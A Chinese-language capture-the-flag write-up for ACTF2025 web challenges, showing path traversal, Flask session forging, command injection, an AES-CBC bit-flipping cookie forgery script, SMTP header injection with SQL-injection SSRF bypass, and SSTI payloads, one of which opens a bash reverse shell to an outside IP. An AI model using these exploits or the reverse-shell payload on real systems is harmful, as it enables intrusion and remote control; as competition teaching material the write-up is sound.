ACTF2025 Writeup

排名：22

大家都好厉害

Web

ACTF Upload

登陆框随便输入一个账号密码

上传文件后会有个文件读取功能，可以目录穿越

代码块

```
GET /upload?file_path=../../../../proc/self/environ HTTP/1.1
Host: 223.112.5.141:62990
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: session=eyJ1c2VybmFtZSI6IjEyMyJ9.aAxeCw.0dAncgwbeSQVYl6ZfJ1t-hrzfHc;
sec-gpc: 1
Connection: keep-alive


```

读取环境变量可以拿到 flask secret_key S3cRetK3y

然后读取 /proc/self/cmdline 拿到 python 路径 /app/app.py，然后读取 /app/app.py

代码块

```
import uuid
import os
import hashlib
import base64
from flask import Flask, request, redirect, url_for, flash, session

```

```
app = Flask(__name__)
app.secret_key = os.getenv('SECRET_KEY') # S3cRetK3y

@app.route('/')
def index():
    if session.get('username'):
        return redirect(url_for('upload'))
    else:
        return redirect(url_for('login'))

@app.route('/login', methods=['POST', 'GET'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        if username == 'admin':
            if hashlib.sha256(password.encode()).hexdigest() ==
'32783cef30bc23d9549623aa48aa8556346d78bd3ca604f277d63d6e573e8ce0':
                session['username'] = username
                return redirect(url_for('index'))
            else:
                flash('Invalid password')
        else:
            session['username'] = username
            return redirect(url_for('index'))
    else:
        return '''
        <h1>Login</h1>
        <h2>No need to register.</h2>
        <form action="/login" method="post">
            <label for="username">Username:</label>
            <input type="text" id="username" name="username" required>
            <br>
            <label for="password">Password:</label>
            <input type="password" id="password" name="password" required>
            <br>
            <input type="submit" value="Login">
        </form>
        '''

@app.route('/upload', methods=['POST', 'GET'])
def upload():
    if not session.get('username'):
        return redirect(url_for('login'))

    if request.method == 'POST':
        f = request.files['file']
```

```
53          file_path = str(uuid.uuid4()) + '_' + f.filename
54          f.save('./uploads/' + file_path)
55          return redirect(f'/upload?file_path={file_path}')
56
57      else:
58          if not request.args.get('file_path'):
59              return '''
60              <h1>Upload Image</h1>
61
62              <form action="/upload" method="post" enctype="multipart/form-data">
63                  <input type="file" name="file">
64                  <input type="submit" value="Upload">
65              </form>
66              '''
67
68          else:
69              file_path = './uploads/' + request.args.get('file_path')
70              if session.get('username') != 'admin':
71                  with open(file_path, 'rb') as f:
72                      content = f.read()
73                      b64 = base64.b64encode(content)
74                      return f'<img src="{b64.decode()}"
    alt="Uploaded Image">'
75              else:
76                  os.system(f'base64 {file_path} > /tmp/{file_path}.b64')
77                  # with open(f'/tmp/{file_path}.b64', 'r') as f:
78                  #     return f'<img src="{f.read()}"
    alt="Uploaded Image">'
79                  return 'Sorry, but you are not allowed to view this image.'
80
81  if __name__ == '__main__':
82      app.run(host='0.0.0.0', port=5000)
```

根据源码可知 admin 用户在读取文件时存在命令注入

使用 flask-unsign 伪造 username 为 admin 的 session

代码块

```
1  $ flask-unsign -s -c "{'username':'admin'}" --secret S3cRetK3y
2  eyJ1c2VybmFtZSI6ImFkbWluIn0.aAxcaw.FdFR_GEeed2xdGfbBGTuUi-tc1g
```

题目应该是不出网的，构造 ls / > /tmp/a.txt，然后读取 /tmp/a.txt

代码块

```
GET /upload?file_path=`ls+/>/tmp/a.txt` HTTP/1.1
Host: 223.112.5.141:62990
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.aAxcaw.FdFR_GEeed2xdGfbBGTuUi-tc1g
dnt: 1
sec-gpc: 1
Connection: keep-alive


```

可以知道 flag 放在了 /Fl4g_is_H3r3，最后读取 flag 位置

代码块

```
GET /upload?file_path=../../../../Fl4g_is_H3r3 HTTP/1.1
Host: 223.112.5.141:62990
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: session=eyJ1c2VybmFtZSI6IjEyMyJ9.aAxeCw.0dAncgwbeSQVYl6ZfJ1t-hrzfHc;
sec-gpc: 1
Connection: keep-alive


```

not so web 1

随便注册一个账户登陆后可以看到源码

代码块

```
import base64, json, time
import os, sys, binascii
from dataclasses import dataclass, asdict
```

```
from typing import Dict, Tuple
from secret import KEY, ADMIN_PASSWORD
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from flask import (
    Flask,
    render_template,
    render_template_string,
    request,
    redirect,
    url_for,
    flash,
    session,
)

app = Flask(__name__)
app.secret_key = KEY

@dataclass(kw_only=True)
class APPUser:
    name: str
    password_raw: str
    register_time: int

#  In-memory store for user registration
users: Dict[str, APPUser] = {
    "admin": APPUser(name="admin", password_raw=ADMIN_PASSWORD,
register_time=-1)
}

def validate_cookie(cookie: str) -> bool:
    if not cookie:
        return False

    try:
        cookie_encrypted = base64.b64decode(cookie, validate=True)
    except binascii.Error:
        return False

    if len(cookie_encrypted) < 32:
        return False

    try:
        iv, padded = cookie_encrypted[:16], cookie_encrypted[16:]
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        cookie_json = cipher.decrypt(padded)
    except ValueError:
```

```
            return False

        try:
            _ = json.loads(cookie_json)
        except Exception:
            return False

        return True

    def parse_cookie(cookie: str) -> Tuple[bool, str]:
        if not cookie:
            return False, ""

        try:
            cookie_encrypted = base64.b64decode(cookie, validate=True)
        except binascii.Error:
            return False, ""

        if len(cookie_encrypted) < 32:
            return False, ""

        try:
            iv, padded = cookie_encrypted[:16], cookie_encrypted[16:]
            cipher = AES.new(KEY, AES.MODE_CBC, iv)
            decrypted = cipher.decrypt(padded)
            cookie_json_bytes = unpad(decrypted, 16)
            cookie_json = cookie_json_bytes.decode()
        except ValueError:
            return False, ""

        try:
            cookie_dict = json.loads(cookie_json)
        except Exception:
            return False, ""

        return True, cookie_dict.get("name")

    def generate_cookie(user: APPUser) -> str:
```

询问 ChatGPT 得知存在 AES CBC 字节翻转攻击，写了一下脚本

先注册 xxxxx/password 用户，登陆后拿到 cookie 填到下面的位置

代码块

```
import base64
import json
import os
```

```python
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from dataclasses import dataclass, asdict

# 模拟server.py中的结构
@dataclass(kw_only=True)
class APPUser:
    name: str
    password_raw: str
    register_time: int

# 创建我们的测试用户（用户名长度与"admin"相同）
test_user = APPUser(name="xxxxx", password_raw="password", register_time=-1)
cookie_dict = asdict(test_user)
cookie_json = json.dumps(cookie_dict)

print(f"JSON数据: {cookie_json}")
print(f"JSON长度: {len(cookie_json)}")

# 确定"name"字段在JSON中的位置
name_pos = cookie_json.find('"name"')
print(f"name位置: {name_pos}")
name_value_pos = cookie_json.find('"xxxxx"')
print(f"name值位置: {name_value_pos + 1}")  # +1 跳过双引号

# 需要修改的是原始经过base64解码后的cookie
# 添加适当的填充使base64解码成功
original_cookie_base64 = "tTQN4mtdoxm5OLHVc01n1QVC68ncXQ2n2sB2dtYQupOLukWyu/9AnJj8bVzYyFCCSTFj0PHRUfZTyEoJPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsFsVcvoLyhxy7"
# 或者使用validate=False忽略填充检查
original_cookie_bytes = base64.b64decode(original_cookie_base64, validate=False)

# 现在计算需要的XOR操作
target_name = "admin"
original_name = "xxxxx"
diff = [ord(t) ^ ord(o) for t, o in zip(target_name, original_name)]

# 找到name值在哪个AES块中
block_size = 16
name_block = (name_value_pos + 1) // block_size
name_offset = (name_value_pos + 1) % block_size

print(f"name值在第{name_block}个块，偏移量{name_offset}")

# 构造修改后的cookie
```

```python
modified_data = bytearray(original_cookie_bytes)
for i, d in enumerate(diff):
    if name_block == 0:
        # 如果name在第一个块，修改IV
        modified_data[name_offset + i] ^= d
    else:
        # 否则修改上一个块对应位置的密文
        modified_data[(name_block-1)*block_size + name_offset + i] ^= d

fake_admin_cookie = base64.b64encode(modified_data).decode()
print(f"伪造的admin cookie: {fake_admin_cookie}")

```

代码块

```
$ python exploit.py
JSON数据: {"name": "xxxxx", "password_raw": "password", "register_time": -1}
JSON长度: 66
name位置: 1
name值位置: 10
name值在第0个块，偏移量10
伪造的admin cookie:
tTQN4mtdoxm5OKjJZlxx1QVC68ncXQ2n2sB2dtYQupOLukWyu/9AnJj8bVzYyFCCSTFj0PHRUfZTyEo
JPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsFsVcvoLyhxy7
```

之后是一个经典的 ssti

代码块

```
GET /home?payload={{7*7}} HTTP/1.1
Host: 61.147.171.105:52418
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie:
jwbcookie=tTQN4mtdoxm5OKjJZlxx1QVC68ncXQ2n2sB2dtYQupOLukWyu/9AnJj8bVzYyFCCSTFj0
PHRUfZTyEoJPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsFsVcvoLyhxy7
dnt: 1
sec-gpc: 1
```

```
Connection: keep-alive


```

fenjing 一把梭

代码块

```
fenjing crack -u http://61.147.171.105:52418/home --cookies
'jwbcookie=tTQN4mtdoxm5OKjJZlxx1QVC68ncXQ2n2sB2dtYQupOLukWyu/9AnJj8bVzYyFCCSTFj
0PHRUfZTyEoJPxzpMn0qzzv/nvllVcllfPE79/J4NFoVhTxsFsVcvoLyhxy7' -m GET -i payload
```

代码块

```
[INFO] | Adding some string variables...
[INFO] | Start generating final expression...
[INFO] | Great! gen_string_1 says string('\'"generate_me": os.popen("cat /f*
./f*").read(),\'') can be '\'"generate_me": os.popen("cat /f* ./f*").read(),\''
[INFO] | Searching flags...
[INFO] | Adding some string variables...
[INFO] | Start generating final expression...
[INFO] | Great! we generate eval_func()
[INFO] | Great! we generate eval(('item', ('attribute', ('flask_context_var',
'request'),
'values'), 'eval_this'))
[INFO] | Submit payload
{{sbwaf.__eq__.__globals__.__builtins__.eval(request.values.eval_this)}}
[INFO] | This might be your flag:
[INFO] | ['ACTF{n3vEr_imPlem3nT_SuCh_Iv_HIJacK4bl3_C00Kie}']
[INFO] | No thanks.
```

Excellent-Site

smtp header 注入，伪造 From 为 admin@ezmail.org

后面 admin 会 fetch content 然后执行 SSTI，不过在 fetch 的时候存在 SSRF 检测，直接利用程序本身的 SQL 注入构造 payload 就可以绕过

代码块

```
import requests
from urllib.parse import quote
import base64

url = 'http://61.147.171.105:57764/'
```

```
6
7   eval_payload = '''__import__('os').popen('bash -c "bash -i >&
    /dev/tcp/120.55.184.209/65123 0>&1"').read()'''
8
9   payload =
    r'{{sbwaf.__eq__.__globals__.__builtins__.eval("eval(__import__(\"base64\").b64
    decode(\"' + base64.b64encode(eval_payload.encode()).decode() +
    r'\").decode())")}}'
10
11  param = quote("0 union select '" + payload + "'")
12
13  report_url = 'http://ezmail.org:3000/news?id=' + param + '\r\nFrom:
    admin@ezmail.org'
14
15  content = 'hello\r\n.\r\nFrom: admin@ezmail.org\r\nTo:
    admin@ezmail.org\r\nSubject: http://ezmail.org:3000/news?id=' + param +
    '\r\n\r\nhello'
16
17  resp = requests.post(url + '/report', data={'url': report_url, 'content':
    content})
18  print(resp.text)
19
20  resp = requests.get(url + '/bot')
21  print(resp.text)
```

not so web 2


代码块

```
1   import base64, json, time
2   import os, sys, binascii
3   from dataclasses import dataclass, asdict
4   from typing import Dict, Tuple
5   from secret import KEY, ADMIN_PASSWORD
6   from Crypto.PublicKey import RSA
7   from Crypto.Signature import PKCS1_v1_5
8   from Crypto.Hash import SHA256
9   from flask import (
10      Flask,
11      render_template,
12      render_template_string,
13      request,
14      redirect,
15      url_for,
16      flash,
17      session,
```

```
    abort,
)

app = Flask(__name__)
app.secret_key = KEY

if os.path.exists("/etc/ssl/nginx/local.key"):
    private_key = RSA.importKey(open("/etc/ssl/nginx/local.key", "r").read())
else:
    private_key = RSA.generate(2048)

public_key = private_key.publickey()

@dataclass
class APPUser:
    name: str
    password_raw: str
    register_time: int

#  In-memory store for user registration
users: Dict[str, APPUser] = {
    "admin": APPUser(name="admin", password_raw=ADMIN_PASSWORD,
register_time=-1)
}

def validate_cookie(cookie_b64: str) -> bool:
    valid, _ = parse_cookie(cookie_b64)
    return valid

def parse_cookie(cookie_b64: str) -> Tuple[bool, str]:
    if not cookie_b64:
        return False, ""

    try:
        cookie = base64.b64decode(cookie_b64, validate=True).decode()
    except binascii.Error:
        return False, ""

    try:
        msg_str, sig_hex = cookie.split("&")
    except Exception:
        return False, ""

    msg_dict = json.loads(msg_str)
    msg_str_bytes = msg_str.encode()
    msg_hash = SHA256.new(msg_str_bytes)
    sig = bytes.fromhex(sig_hex)
```

```
64          try:
65              PKCS1_v1_5.new(public_key).verify(msg_hash, sig)
66              valid = True
67          except (ValueError, TypeError):
68              valid = False
69          return valid, msg_dict.get("user_name")
70
71      def generate_cookie(user: APPUser) -> str:
72          msg_dict = {"user_name": user.name, "login_time": int(time.time())}
73          msg_str = json.dumps(msg_dict)
74          msg_str_bytes = msg_str.encode()
75          msg_hash = SHA256.new(msg_str_bytes)
76          sig = PKCS1_v1_5.new(private_key).sign(msg_hash)
77          sig_hex = sig.hex()
78          packed = msg_str + "&" + sig_hex
79          return base64.b64encode(packed.encode()).decode()
80
81      @app.route("/")
82      def index():
83          if validate_cookie(request.cookies.get("jwbcookie")):
84              return redirect(url_for("home"))
85          return redirect(url_for("login"))
86
87      @app.route("/register", methods=["GET", "POST"])
```

parse_cookie 的时候存在缺陷



注册一个账户 123/123，登陆后拿到 cookie

然后把 username 改成 admin

代码块

```
1  GET /home?payload=123 HTTP/1.1
2  Host: 61.147.171.106:62996
3  Cookie:
   jwbcookie=eyJ1c2VyX25hbWUiOiAiYWRtaW4iLCAibG9naW5fdGltZSI6IDE3NDU2NjM5MTJ9JjJkY
   TFjNzI3YWZiZTAxZjE5YTRhYjM4YWJlNjc0NDRhYjViOWViZjJmM2M4NGM3YTM5ZWQzYWY2YjBlNzVj
   ZWU0ODI0ZWI1ZjBiZWNlOThlYzgyZDk3YzA4MTBiMTY2ZjdhNTFkOWM0NmNjZjljMmNkZGY0MWE5M2F
   hNDcxMWEyNjVjNjIwOTZjZTk2NzRkYTg2MDQyZmQxNDUxN2VmNjNlNzUxYjFiNDc1Yzc0YjI2NTIyNW
```

```
ViZmY3N2M5MzRkYThiZDM0MTAwM2ZkZTJmY2QwMjVjOTFiNzM5NGY3OWFjNmVjNTIyOWM1YTllOTVhZDgyYzNhMmQyNDJlZmI3OTU0NWZkNTA5NTM0ZGE0MGVhNDliOTM1YjMyZTE5ZWI1NTE3YzFlOWUwOGNmNTE3NGY0YmJmMWY2MGNlNDgzMDE2OTQwNjcxMTg2OWFmMGQ1YTU5MzQwNzlmMDY5NTViYzFkMTVhOWYwY2Q3N2M0YzQ1MjVhZGQ2MmRlZWQzMjBiZmVjZmQ2MTg3YTc3ZDc0ZDUxN2U2NzE0MThmZTQ4NzBjYTI2YzM1MWQ2NzkxZWQ1ZWIwZDZmNDk1ZTIwYmQ0ODAyYWY3NWQ0NThjMmQ5MTcxZDExZjE1YTUzNTI5ZmU0YzI4YzA0ZmQ4YzYwY2U4ZTk2ODdjZmNlYzhlOTNmNzA2
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "macOS"
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
   ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
17 Dnt: 1
18 Sec-Gpc: 1
19 Priority: u=0, i
20 Connection: keep-alive
21
22
```

之后 fenjing 一把梭


代码块

```
1  fenjing crack -u https://61.147.171.106:62996/home --cookies
   'jwbcookie=eyJ1c2VyX25hbWUiOiAiYWRtaW4iLCAibG9naW5fdGltZSI6IDE3NDU2NjM5MTJ9JjJk
   YTFjNzI3YWZiZTAxZjE5YTRhYjM4YWJlNjc0NDRhYjViOWViZjJmM2M4NGM3YTM5ZWQzYWY2YjBlNzV
   jZWU0ODI0ZWI1ZjBiZWNlOThlYzgyZDk3YzA4MTBiMTY2ZjdhNTFkOWM0NmNjZjljMmNkZGY0MWE5M2
   FhNDcxMWEyNjVjNjIwOTZjZTk2NzRkYTg2MDQyZmQxNDUxN2VmNjNlNzUxYjFiNDc1Yzc0YjI2NTIyN
   WViZmY3N2M5MzRkYThiZDM0MTAwM2ZkZTJmY2QwMjVjOTFiNzM5NGY3OWFjNmVjNTIyOWM1YTllOTVh
   ZDgyYzNhMmQyNDJlZmI3OTU0NWZkNTA5NTM0ZGE0MGVhNDliOTM1YjMyZTE5ZWI1NTE3YzFlOWUwOGN
   mNTE3NGY0YmJmMWY2MGNlNDgzMDE2OTQwNjcxMTg2OWFmMGQ1YTU5MzQwNzlmMDY5NTViYzFkMTVhOW
   YwY2Q3N2M0YzQ1MjVhZGQ2MmRlZWQzMjBiZmVjZmQ2MTg3YTc3ZDc0ZDUxN2U2NzE0MThmZTQ4NzBjY
   TI2YzM1MWQ2NzkxZWQ1ZWIwZDZmNDk1ZTIwYmQ0ODAyYWY3NWQ0NThjMmQ5MTcxZDExZjE1YTUzNTI5
   ZmU0YzI4YzA0ZmQ4YzYwY2U4ZTk2ODdjZmNlYzhlOTNmNzA2' -m GET -i payload --no-
   verify-ssl
```

```
fenjing crack -u https://61.147.171.106:62996/home --cookies  -m GET -i
[WARNING] | Not expected status code: 403 ... continue anyway
[WARNING] | Not expected status code: 403 ... continue anyway
[WARNING] | Not expected status code: 403 ... continue anyway
[INFO] | Great! gen_string_x1 says string('eval_this') can be
"\x65\x76\x61\x6c\x5f\x74\x68\x69\x73"
[INFO] | Great! we generate eval(('item', ('attribute', ('flask_context_var', 'request'),
'values'), 'eval_this'))
[INFO] | Submit payload
{{(sb|attr(request.args.ta+"eq"+request.args.ta))[request.args.ta+"globals"+request.args.ta][r
equest.args.ta+"builtins"+request.args.ta].eval(request.values["\x65\x76\x61\x6c\x5f\x74\x68\x
69\x73"])}}
[INFO] | This might be your flag:
[INFO] | ['ACTF{CvE-2014-0160-Yyds_h34R78LeEd_ooB_D47A_onLY}']
[INFO] | No thanks.
Example/示例:
$>> ls /
$>> @eval 1+2+3+100000
$>> @get-config
Type @help for full help/输入@help获得完整帮助
$>> _
```

